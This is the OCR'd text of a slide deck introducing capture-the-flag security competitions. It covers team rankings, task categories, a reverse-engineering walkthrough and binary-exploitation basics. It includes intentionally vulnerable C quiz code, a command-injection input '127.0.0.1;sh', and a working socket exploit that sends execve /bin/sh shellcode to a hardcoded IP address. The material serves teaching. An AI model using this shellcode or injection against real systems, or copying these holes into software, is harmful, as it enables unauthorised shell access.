How to Capture The Flag?

Stanislaw Podgorski


How to Capture The Flag?

let's start with autopromotion

$ whois p4

- A group of friends working in software engineering and it security
- 7-8 active players
- Expertise in RE, PWN, Crypto, Web, PPC, Forensics
- P4 @ ctftime.org
- Writeups: https://github.com/p4-team/ctf
- Twitter: @p4_team


Shameless autopromotion



2016 | 2015 | 2014 | 2013 | 2012 | 2011

Place	Team	Country	Rating
1	dcua	🇺🇦	1625,714
2	Dragon Sector	🇵🇱	1435,461
3	LC↯BC	🇷🇺	1419,805
4	Plaid Parliament of Pwning	🇺🇸	1419,410
5	p4	🇵🇱	1138,729
6	217	🇹🇼	1088,393
7	TokyoWesterns	🇯🇵	882,254
8	Tasteless		874,920
9	0daysober	🇨🇬	850,763
10	Eat, Sleep, Pwn, Repeat	🇩🇪	780,327

Is top 5 a big deal?



US — 804
RU — 344
IN — 310
CN — 252
ID — 237
VN — 193
FR — 189
JP — 171
KR — 142
IR — 119

12643 teams total

In reality there are 150-1500 teams playing in each competition

Agenda

- What is this all about?
- What kind of tasks are there?
- CTF league
- How to start?
- Q & A


Agenda - task categories

- **RE** - Reverse Engineering
- **Web** - Web security
- **Crypto** - Cryptography and cryptanalysis
- **Pwn** - Binary Exploitation
- **Forensics** - Computer forensics
- **Stegano** - Steganography
- **PPC** - Professional Programming Challenges
- **Misc** - Anything else

What is CTF?

What is CTF?

After ctftime.org:




Capture the Flag (CTF) is a special kind of information security competitions. There are three common types of CTFs: Jeopardy, Attack-Defence and mixed.

Jeopardy-style CTFs has a couple of questions (tasks) in range of categories. For example, Web, Forensic, Crypto, Binary or something else. Team can gain some points for every solved task. More points for more complicated tasks usually. The next task in chain can be opened only after some team solve previous task. Then the game time is over sum of points shows you a CTF winer. Famous example of such CTF is Defcon CTF quals.

TL;DR: Competitions for IT security enthusiasts"

CTFs type

- jeopardy
- attack defence
  - free for all
  - king of the hill



Web	RevCrypt	Exploit	Misc
Web 100(27)	RevCrypt 100(76)	Exploit 100(67)	Misc 100(9)
Web 200(83)	RevCrypt 200(9)	Exploit 200(59)	Misc 150(13)
Web 300(26)	RevCrypt 300(15)	Exploit 300(6)	Misc 200(11)
Web 400(4)	RevCrypt 400(1)	Exploit 400(0)	Misc 400(3)

Category: Reverse Engineering

cmp flag, 0x1337

General pattern

C
```c
int main() {
    char *input = read_input();
    if (verify(input)) {
        puts("good");
        puts(decrypt(input, flag));
    } else {
        puts("bad");
    }
}
```


Read some input, perform operations on it and if the result is correct return the flag.

Trivial example

```
 ╭─msm@europa /home/msm/tmp
 ╰─$ ./challenge
Password: test
fail

 ╭─msm@europa /home/msm/tmp
 ╰─$ ./challenge
Password: niebieski7
fail
```

Goal: find the right password

Disassembly analysis in IDA Pro




```
; int __cdecl main(int argc, const char **argv, const char **envp)
public main
main proc near
push    rbp
mov     rbp, rsp
mov     edi, offset format ; "Password: "
mov     eax, 0
call    _printf
mov     esi, offset password
mov     edi, offset a99s ; "%99s"
mov     eax, 0
call    ___isoc99_scanf
mov     esi, offset s2  ; "flag{secretpassword}"
mov     edi, offset password ; s1
call    _strcmp
test    eax, eax
jnz     short loc_40066C
```

```
mov     edi, offset s   ; "good"
call    _puts
jmp     short loc_400676
```

```
loc_40066C:             ; "fail"
mov     edi, offset aFail
call    _puts
```

Password is read using scanf and compared with the flag

Decompilation



```c
int __cdecl main(int argc, const char **argv, const char **envp)
{
  printf("Password: ", argv, envp);
  __isoc99_scanf("%99s", password);
  if ( !strcmp(password, "flag{secretpassword}") )
    puts("good");
  else
    puts("fail");
  return 0;
}
```

- Help with RE even if someone doesn't know assembly
- Speed up the analysis
- Hexrays Decompiler, Retargetable Decompiler, Snowman, Hopper
- Fernflower, ILSpy, uncompyle


Trivial example

```
╭─msm@europa /home/msm/tmp  <master*>
╰─$ ./challenge
Password: flag{secretpassword}
good
```

In real CTF tasks it's harder, but the pattern is often similar

The flag most likely won't be stored as plaintext

Different examples



```
└─$ python vm.py
Welcome to BlackboxVM, best BlackboxArch emulator

LD_RES      0
[0000]>> run
hello cruel world, how are you?
gib pin pls?
5129
Well done, Now go find Redford, he may have a beer for you;]
oh and a flag is: DrgnS{CustomVMSarePhunReversingWithoutCoDeIsEvenFunnier}
```

- custom VM
- keygen
- ransomware
- complex anti-debugging/anti-disasm
- exotic architecture
- trace analysis

How to?

- static code analysis (disasm, decompilation)
- dynamic code analysis (debugger)
- behavioral analysis (ptrace, strace, ltrace, process monitor)

Category: PWN (binary exploitation)

execve("/bin/pwn")

Pattern

Usually x86/x64 ELF (rarely Windows PE)

- find vulnerabilities
- use them to execute arbitrary code
- prepare the exploit
- run on the target server

Example vulnerabilities

- buffer/stack/heap overflow
- use after free, double free, dangling pointers
- empty string format

Obstacles

- canary (stack protector)
- DEP / NX (data execution prevention)
- ASLR (adress space layout randomization)
- selinux, grsecurity, seccomp, sandboxes

Exploitation methods

- shellcoding, nopsled
- return oriented programming, ret to libc
- partial-overwrite
- got plt substitution

Pop quiz 1

Is this code safe?

```c
int main(int argc, const char **argv)
{
    char buffer[1024] ={};
    strcpy(buffer, "ping ");
    printf("Which IP to ping?\n");
    scanf("%1023s", buffer+5);
    system(buffer);
    return 0;
}
```

Pop quiz 1

Is this code safe?

```c
int main(int argc, const char **argv)
{
    char buffer[1024] ={};
    strcpy(buffer, "ping ");
    printf("Which IP to ping?\n");
    scanf("%1023s", buffer+5);
    system(buffer);
    return 0;
}
```

What if the input is `127.0.0.1;sh`?

Pop quiz 2

Is this code safe?

C

```c
int main(int argc, const char **argv)
{
    char buffer[1024];
    printf("What is your name?\n")
    scanf("%s", buffer);
    printf("Hello! ")
    printf(buffer)
    return 0;
}
```

Pop quiz 2

Is this code safe?

```c
int main(int argc, const char **argv)
{
    char buffer[1024];
    printf("What is your name?\n")
    scanf("%s", buffer);
    printf("Hello! ")
    printf(buffer)
    return 0;
}
```

- stack buffer overflow -> ROP, shellcoding
- missing string format -> infoleak
- missing string format -> ROP

Example

```c
int __cdecl main(int argc, const char **argv, const char **envp)
{
  char buffer[128]; // [sp+18h] [bp-88h]@1
  double canary; // [sp+98h] [bp-8h]@1

  canary = 64.33333;
  setvbuf(stdout, 0, 2, 0);
  printf("Buff: %p\n", buffer);
  __isoc99_scanf("%s", buffer);
  if ( 64.33333 != canary )
  {
    puts("Nope");
    exit(1);
  }
  return printf(str, buffer);
}
```

Classic stack buffer overflow with static stack canary

Example exploit


```
import socket

s = socket.socket()
s.connect(('54.173.98.115', 1259))

buf_addr = s.recv(17)[8:16]

s.send('31c0b03001c430c050682f2f7368682f62696e89e389c1b0b0c0e804cd80c0e803cd80'
       .decode('hex').ljust(128, 'a')) # shellcode: execve /bin/sh
s.send('a5315a4755155040'.decode('hex')) # stack guard
s.send('aaaaaaaaaaaa') # padding
s.send(buf_addr.decode('hex')[::-1]) # ret: buffer address
s.send('\n')
print (s.recv(9999))
s.send('cat flag\n')
print (s.recv(9999))
s.close()
```

C

RE/PWN tools

- IDA Pro
- gdb
- Binary Ninja
- Radare2
- x64dbg
- Pwntools

IDA Pro




```
; int __cdecl main(int argc, const char **argv, const char **envp)
public main
main proc near
push    rbp
mov     rbp, rsp
mov     edi, offset format ; "Password: "
mov     eax, 0
call    _printf
mov     esi, offset password
mov     edi, offset a99s ; "%99s"
mov     eax, 0
call    ___isoc99_scanf
mov     esi, offset s2   ; "flag{secretpassword}"
mov     edi, offset password ; s1
call    _strcmp
test    eax, eax
jnz     short loc_40066C
```

```
mov     edi, offset s    ; "good"
call    _puts
jmp     short loc_400676
```

```
loc_40066C:                 ; "fail"
mov     edi, offset aFail
call    _puts
```

Best static code analysis tool available


Gdb



```
 [-----------------------------------registers-----------------------------------]
EAX: 0x7e ('~')
